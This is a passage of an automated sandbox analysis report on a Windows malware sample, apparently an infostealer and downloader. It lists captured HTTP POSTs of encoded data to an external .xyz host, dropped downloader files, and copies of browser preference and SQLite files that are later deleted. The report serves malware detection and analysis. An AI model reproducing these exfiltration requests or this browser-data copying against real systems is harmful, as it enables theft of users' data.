20 2d 2d 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 224<html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49725	198.54.117.244	80	C:\Users\user\Desktop\aOn5CfTiwS.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:13.813857079 CET	160	OUT	POST /info/fb HTTP/1.1 Host: 1a469593c1fe15dc.xyz accept: */* Content-Type:application/x-www-form-urlencoded User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Content-Length: 337 Data Raw: 69 6e 66 6f 3d 69 38 39 36 50 2d 69 71 67 65 32 52 43 71 31 4d 63 57 4e 79 58 6e 64 37 52 69 4a 43 6d 54 53 56 78 50 68 63 61 53 66 6d 41 53 35 49 73 4b 46 36 37 7a 4b 6e 71 6a 58 46 6d 75 4c 57 49 2d 6a 57 4f 32 33 6e 44 37 2d 56 32 59 50 46 78 7a 5f 68 7a 4f 76 64 58 56 64 50 58 75 59 49 55 38 7a 65 51 6d 6d 43 46 4c 49 4e 39 4c 73 4f 47 6e 58 66 6a 46 37 62 69 6d 54 36 73 39 35 41 43 39 42 2d 76 61 64 52 4d 71 69 55 33 31 43 2d 47 4a 6d 6b 66 39 6f 51 59 65 35 72 55 44 61 67 4c 67 50 43 6c 71 2d 76 74 73 62 6d 6d 69 34 70 54 49 43 61 51 6e 31 34 41 35 41 65 58 71 30 6c 6a 76 63 69 63 69 47 56 43 5a 43 5f 76 4c 6d 6a 68 70 7a 53 52 5f 4a 31 56 62 6c 75 43 6a 51 7a 4a 51 51 45 74 37 33 62 31 44 37 46 65 61 6d 30 47 37 76 41 42 67 46 6b 6f 7a 47 37 31 56 53 77 32 31 31 47 47 35 30 68 42 51 78 72 5a 4e 68 4d 63 4a 59 4b 4f 48 72 50 37 2d 38 59 35 31 78 67 6c 48 56 50 30 6b 53 63 31 75 46 32 36 35 46 66 42 76 6b 75 75 34 7a 5f 75 6d 4d 6a 72 49 78 7a 74 4e 38 62 36 78 44 55 77 74 41 39 59 67 45 7e Data Ascii: info=i896P-iqge2RCq1McWNyXnd7RiJCmTSVxPhcaSfmAS5IsKF67zKnqjXFmuLWI-jWO23nD7-V2YPFxz_hzOvdXVdPXuYIU8zeQmmCFLIN9LsOGnXfjF7bimT6s95AC9B-vadRMqiU31C-GJmkf9oQYe5rUDagLgPClq-vtsbmmi4pTICaQn14A5AeXq0ljvciciGVCZC_vLmjhpzSR_J1VbluCjQzJQQEt73b1D7Feam0G7vABgFkozG71VSw211GG50hBQxrZNhMcJYKOHrP7-8Y51xglHVP0kSc1uF265FfBvkuu4z_umMjrIxztN8b6xDUwtA9YgE~

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:14.008676052 CET	160	IN	HTTP/1.1 403 Forbidden Date: Sat, 30 Jan 2021 17:07:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Server: namecheap-nginx Data Raw: 32 32 34 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 224<html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49726	198.54.117.244	80	C:\Users\user\Desktop\aOn5CfTiwS.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:14.412805080 CET	161	OUT	POST /info/step HTTP/1.1 Host: 1a469593c1fe15dc.xyz accept: */* Content-Type:application/x-www-form-urlencoded User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Content-Length: 93 Data Raw: 69 6e 66 6f 3d 61 39 50 64 5a 6c 75 6d 52 4b 41 65 70 79 58 4d 4a 5a 44 66 44 52 56 58 71 54 4d 58 52 56 67 33 48 4d 63 75 59 7a 58 46 45 4f 53 36 68 66 54 6e 4a 65 45 6e 46 54 36 36 7a 75 49 6b 46 78 34 51 48 5a 5a 51 78 39 65 4e 79 4f 75 39 63 6f 44 2d 69 4f 65 62 36 51 7e 7e Data Ascii: info=a9PdZlumRKAepyXMJZDfDRVXqTMXRVg3HMcuYzXFEOS6hfTnJeEnFT66zuIkFx4QHZZQx9eNyOu9coD-iOeb6Q~~
Jan 30, 2021 18:07:14.619900942 CET	162	IN	HTTP/1.1 403 Forbidden Date: Sat, 30 Jan 2021 17:07:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Server: namecheap-nginx Data Raw: 32 32 34 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 224<html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49727	198.54.117.244	80	C:\Users\user\Desktop\aOn5CfTiwS.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:14.949810982 CET	163	OUT	POST /info/step HTTP/1.1 Host: 1a469593c1fe15dc.xyz accept: */* Content-Type:application/x-www-form-urlencoded User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Content-Length: 81 Data Raw: 69 6e 66 6f 3d 61 39 50 64 5a 6c 75 6d 52 4b 41 65 70 79 58 4d 4a 5a 44 66 44 52 56 58 71 54 4d 58 52 56 67 33 48 4d 63 75 59 7a 58 46 45 4f 53 36 68 66 54 6e 4a 65 45 6e 46 55 73 43 66 62 73 30 45 71 51 42 56 37 32 4b 6f 78 6d 45 42 71 55 7e Data Ascii: info=a9PdZlumRKAepyXMJZDfDRVXqTMXRVg3HMcuYzXFEOS6hfTnJeEnFUsCfbs0EqQBV72KoxmEBqU~
Jan 30, 2021 18:07:15.144808054 CET	164	IN	HTTP/1.1 403 Forbidden Date: Sat, 30 Jan 2021 17:07:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Server: namecheap-nginx Data Raw: 32 32 34 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 224<html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49728	198.54.117.244	80	C:\Users\user\Desktop\aOn5CfTiwS.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:21.187683105 CET	165	OUT	GET /info/dd HTTP/1.1 Host: 1a469593c1fe15dc.xyz accept: */* User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:21.382164001 CET	166	IN	HTTP/1.1 200 OK Date: Sat, 30 Jan 2021 17:07:21 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Set-Cookie: SessionId=6ec67585f91d477dbcf57a8802bef742; domain=.www.namecheap.com; path=/; httponly Set-Cookie: x-ncpl-csrf=925a5aa42aa64fbab886dac2e496e6ce; domain=.www.namecheap.com; path=/; secure; samesite=none X-Proxy-Cache: HIT Server: namecheap-nginx Data Raw: 65 38 39 0d 0a 3c 68 74 6d 6c 3e 0a 09 3c 68 65 61 64 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 09 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 2f 3e 0a 09 09 3c 74 69 74 6c 65 3e 52 65 67 69 73 74 72 61 6e 74 20 57 48 4f 49 53 20 63 6f 6e 74 61 63 74 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 76 65 72 69 66 69 63 61 74 69 6f 6e 20 7c 20 4e 61 6d 65 63 68 65 61 70 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 2f 3e 0a 09 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 61 6d 65 63 68 65 61 70 2e 63 6f 6d 2f 61 73 73 65 74 73 2f 69 6d 67 2f 6e 63 2d 69 63 6f 6e 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 2f 3e 0a 09 09 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 6e 63 5f 6d 61 69 6e 4c 65 67 61 63 79 3d 66 75 6e 63 74 69 6f 6e 28 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6e 28 72 29 7b 69 66 28 65 5b 72 5d 29 72 65 74 75 72 6e 20 65 5b 72 5d 2e 65 78 70 6f 72 74 73 3b 76 61 72 20 69 3d 65 5b 72 5d 3d 7b 69 3a 72 2c 6c 3a 21 31 2c 65 78 70 6f 72 74 73 3a 7b 7d 7d 3b 72 65 74 75 72 6e 20 74 5b 72 5d 2e 63 61 6c 6c 28 69 2e 65 78 70 6f 72 74 73 2c 69 2c 69 2e 65 78 70 6f 72 74 73 2c 6e 29 2c 69 2e 6c 3d 21 30 2c 69 2e 65 78 70 6f 72 74 73 7d 76 61 72 20 65 3d 7b 7d 3b 72 65 74 75 72 6e 20 6e 2e 6d 3d 74 2c 6e 2e 63 3d 65 2c 6e 2e 64 3d 66 75 6e 63 74 69 6f 6e 28 74 2c 65 2c 72 29 7b 6e 2e 6f 28 74 2c 65 29 7c 7c 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 65 2c 7b 63 6f 6e 66 69 67 75 72 61 62 6c 65 3a 21 31 2c 65 6e 75 6d 65 72 61 62 6c 65 3a 21 30 2c 67 65 74 3a 72 7d 29 7d 2c 6e 2e 6e 3d 66 75 6e 63 74 69 6f 6e 28 74 29 7b 76 61 72 20 65 3d 74 26 26 74 2e 5f 5f 65 73 4d 6f 64 75 6c 65 3f 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 74 2e 64 65 66 61 75 6c 74 7d 3a 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 74 7d 3b 72 65 74 75 72 6e 20 6e 2e 64 28 65 2c 22 61 22 2c 65 29 2c 65 7d 2c 6e 2e 6f 3d 66 75 6e 63 74 69 6f 6e 28 74 2c 6e 29 7b 72 65 74 75 72 6e 20 4f 62 6a 65 63 74 2e 70 72 6f 74 6f 74 79 70 65 2e 68 61 73 4f 77 6e 50 72 6f 70 65 72 74 79 2e 63 61 6c 6c 28 74 2c 6e 29 7d 2c 6e 2e 70 3d 22 22 2c 6e 28 6e 2e 73 3d 32 37 33 29 7d 28 5b 66 75 6e 63 74 69 6f 6e 28 74 2c 6e 2c 65 29 7b 76 61 72 20 72 3d 65 28 33 29 2c 69 3d 65 28 31 35 29 2c 6f 3d 65 28 31 30 29 2c 61 3d 65 28 31 31 29 2c 75 3d 65 28 31 36 29 2c 73 3d 66 75 6e 63 74 69 6f 6e 28 74 2c 6e 2c 65 29 7b 76 61 72 Data Ascii: e89<html><head lang="en"><meta charset="UTF-8"/><title>Registrant WHOIS contact information verification | Namecheap.com</title><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="shortcut icon" href="https://www.namecheap.com/assets/img/nc-icon/favicon.ico"/><script type="text/javascript">var nc_mainLegacy=function(t){function n(r){if(e[r])return e[r].exports;var i=e[r]={i:r,l:!1,exports:{}};return t[r].call(i.exports,i,i.exports,n),i.l=!0,i.exports}var e={};return n.m=t,n.c=e,n.d=function(t,e,r){n.o(t,e)||Object.defineProperty(t,e,{configurable:!1,enumerable:!0,get:r})},n.n=function(t){var e=t&&t.__esModule?function(){return t.default}:function(){return t};return n.d(e,"a",e),e},n.o=function(t,n){return Object.prototype.hasOwnProperty.call(t,n)},n.p="",n(n.s=273)}([function(t,n,e){var r=e(3),i=e(15),o=e(10),a=e(11),u=e(16),s=function(t,n,e){var

Code Manipulations

Statistics

Behavior

Click to jump to process

- aOn5CfTiwS.exe
- 1612058829275.exe
- ThunderFW.exe
- cmd.exe
- conhost.exe
- PING.EXE

System Behavior

Analysis Process: aOn5CfTiwS.exe PID: 4088 Parent PID: 5660

General

Start time:	18:07:03
Start date:	30/01/2021
Path:	C:\Users\user\Desktop\aOn5CfTiwS.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\aOn5CfTiwS.exe'
Imagebase:	0x400000
File size:	5007872 bytes
MD5 hash:	013EBA0050EBE18E39978E89A56C0FAB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000000.00000002.265213011.0000000010249000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000000.00000002.261758124.0000000002880000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1612058828915	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	101CE1C6	CopyFileA
C:\Users\user\AppData\Roaming\1612058829072	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	101D052F	CopyFileA
C:\Users\user\AppData\Roaming\1612058829072	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	101D0030	CopyFileA
C:\Users\user\AppData\Roaming\1612058829275.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	101C9526	CreateFileA
C:\Users\user\AppData\Local\Temp\xldl.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1002E94F	CreateFileA
C:\Users\user\AppData\Local\Temp\download	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	10124C99	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10125B4B	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	10124C99	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10125B4B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\atl71.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10125B4B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10125B4B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10125B4B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10125B4B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10125B4B	CreateFileW
C:\Users\user\AppData\Local\Temp\xldl.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10125B4B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10125B4B	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1612058828915	success or wait	1	101CE53D	DeleteFileA
C:\Users\user\AppData\Roaming\1612058829072	success or wait	1	101D095D	DeleteFileA
C:\Users\user\AppData\Roaming\1612058829072	success or wait	1	101D039B	DeleteFileA
C:\Users\user\AppData\Roaming\1612058829275.txt	success or wait	1	101C9DD6	DeleteFileA
C:\Users\user\AppData\Roaming\1612058829275.exe	success or wait	1	101C9DE3	DeleteFileA
C:\Users\user\AppData\Local\Temp\xldl.dat	success or wait	1	10132F2D	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1612058828915	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	101CE1C6	CopyFileA
C:\Users\user\AppData\Roaming\1612058829072	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	101D052F	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
